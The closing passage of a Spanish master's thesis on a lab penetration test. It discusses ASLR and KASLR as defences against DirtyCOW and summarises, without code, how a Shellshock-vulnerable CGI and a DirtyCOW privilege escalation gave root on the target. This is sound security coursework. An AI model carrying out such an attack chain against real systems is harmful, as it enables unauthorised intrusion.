En la actualidad, los sistemas Linux implementan este mecanismo de seguridad a nivel de las aplicaciones de usuario, pero no a nivel del propio kernel. Sin embargo, ya se están haciendo desarrollos para lograr implementar kernels que puedan aprovechar la seguridad planteada por ASLR, con lo cual se podría minimizar el riesgo de ataques por vulnerabilidades como DirtyCOW que se basan en el acceso a porciones de memoria conocidas en el kernel en donde este guarda información sensible o código que puede ser aprovechado para la escalación de privilegios. [7]

Uno de los desarrollos está siendo realizado por Kees Cook, uno de los desarrolladores principales del kernel de Linux [8]. Cook, a su vez, ha basado su trabajo en una propuesta inicial realizada por Dan Rosemberg (investigador en temas de seguridad) en 2011.

El desarrollo, llamado kaslr (kernel aslr) busca poder hacer aleatoria la distribución de memoria del propio kernel con las dificultades e implicaciones que esto conlleva. Hasta el momento se ha logrado implementar dicha solución en sistemas como Chrome OS.

ASLR, entonces, es una buena estrategia de mitigación del riesgo de ataques estilo DirtyCOW sobre el kernel de Linux, por lo que promete ser una buena alternativa para evitar que algunos bugs introducidos en el código del kernel puedan ser aprovechables mediante el acceso a posiciones de memoria que antes eran conocidas pero que, con ASLR, se pueden ocultar.

8. Conclusiones

Al iniciar el presente trabajo de fin de master se expusieron ciertos objetivos a alcanzar, los cuales, en el transcurso del desarrollo del mismo, fueron alcanzados con éxito.

Primeramente, se estableció como primera meta a alcanzar, el aprendizaje de instalación y configuración de la herramienta Metasploit. Este objetivo fue logrado dada la facilidad que nos brinda la distribución Kali Linux, la cual cuenta con esta herramienta ya instalada y configurada adecuadamente para ser usada en cualquier proyecto de seguridad informática. La distribución fue instalada en una máquina virtual usando el sistema de virtualización Oracle Virtualbox y, en ella, además de Metasploit, se pudieron usar otras herramientas necesarias para el proyecto como OpenVAS (para análisis de vulnerabilidades).

Siguiendo con el desarrollo de los objetivos planteados, se realizó el levantamiento de la información acerca de la máquina vulnerable objeto de estudio y, mediante un proceso sistemático de fingerprinting y escaneo del sistema, se pudo realizar un ataque aprovechando las vulnerabilidades encontradas en la máquina, siendo el vector de ataque un CGI vulnerable a Shellshock.

El principal aprendizaje obtenido de este trabajo fue entender la vulnerabilidad Shellshock, principal vector para realizar el ataque a la máquina, y poder automatizar el proceso de aprovechamiento de esta vulnerabilidad escribiendo mi propio exploit personalizado para atacar la máquina vulnerable. También fue significativo el aprendizaje acerca de la vulnerabilidad DirtyCOW encontrada en el Kernel del sistema, la cual también pudo ser explotada exitosamente usando código disponible en Internet, especialmente adaptado a las particularidades de la máquina objetivo.

Por último, y luego de haber podido superar exitosamente el reto de realizar un ataque a la máquina y obtener privilegios de administrador sobre la misma, se hace necesario proponer medidas de mitigación adecuadas aplicando metodologías ya estandarizadas y probadas como son DEP y ASLR.

Cabe destacar que se planteó al inicio del proyecto un cronograma de actividades y una planificación que pudieron seguirse de manera rigurosa y esta planificación, bien propuesta, fue determinante para lograr el éxito en el cumplimiento de todos los objetivos planteados.

9. Glosario

Bash: Shell (interprete de comandos) presente en la mayoría de los sistemas Linux.

DirtyCOW: vulnerabilidad de elevación de privilegios existente en algunas versiones del kernel del sistema operativo Linux.

Exploit: código o programa que se utiliza para aprovechar una vulnerabilidad en un sistema informático para obtener algún beneficio.

Fingerprinting: proceso de recopilación de información que permite identificar el sistema operativo o los servicios en ejecución en un sistema informático.

Kali Linux: distribución basada en el sistema operativo Linux Debian, la cual está diseñada para proyectos de seguridad informática.

Metasploit: herramienta para realizar procesos de fingerprinting y pentesting a sistemas informáticos.

Meterpreter: es un código que se ejecuta luego del proceso de explotación de una vulnerabildad, presente en el sistema de explotación Metasploit.

Nessus: herramienta para análisis y escaneo de vulnerabilidades desarrollada por la compañía Tenable. Cuenta con una versión gratuita para uso no comercial, la cual fue usada en el desarrollo del presente trabajo.

OpenVAS: herramienta para análisis y escaneo de vulnerabilidades de código abierto; es una alternativa de Nessus.

Pentesting: sigla que proviene de la unión de las palabras Penetration Testing (pruebas de penetración). Su objetivo es encontrar vulnerabilidades o fallos de seguridad en sistemas informáticos mediante la realización de ataques a los mismos.

Shellshock: vulnerabilidad del programa Bash, Shell más usado en los sistemas operativos Linux.

SSH: protocolo de acceso remoto cliente servidor que usa sistemas de cifrado de la información que se transmite entre el usuario y el sistema. La sigla proviene de las palabras Secure Shell. Fue desarrollado para reemplazar al protocolo Telnet, el cual no provee ningún tipo de cifrado.

Sudo: comando usado en un sistema Linux para que un usuario normal pueda ejecutar comandos usando permisos del usuario “root” (elevación de privilegios).

10. Bibliografía

1. GNU Bash. [En línea] https://www.gnu.org/software/bash/.

2. ShellShock: All you need to know about the Bash Bug vulnerability. *Symantec Connect.* [En línea]. https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability.

3. DirtyCOW. [En línea]. https://dirtycow.ninja/

4. SystemTap. [En línea]. https://sourceware.org/systemtap/

5. Defensa en profundidad. [En línea]. https://www.welivesecurity.com/la-es/2010/05/24/defensa-en-profundidad/

6. ASLR [En línea]. https://securityetalii.es/2013/02/03/how-effective-is-aslr-on-linux-systems/

7. Kernel Address Space Layout Randomization (KASLR). [En línea]. https://lwn.net/Articles/569635/

8. Kees Cook. [En línea]. https://www.linuxfoundation.org/blog/2017/12/linux-kernel-developer-kees-cook/

11. Anexos

Reporte de vulnerabilidades de OpenVAS – Se entrega en documento PDF independiente.

Reporte de vulnerabilidades de Nessus – Se entrega en documento HTML independiente.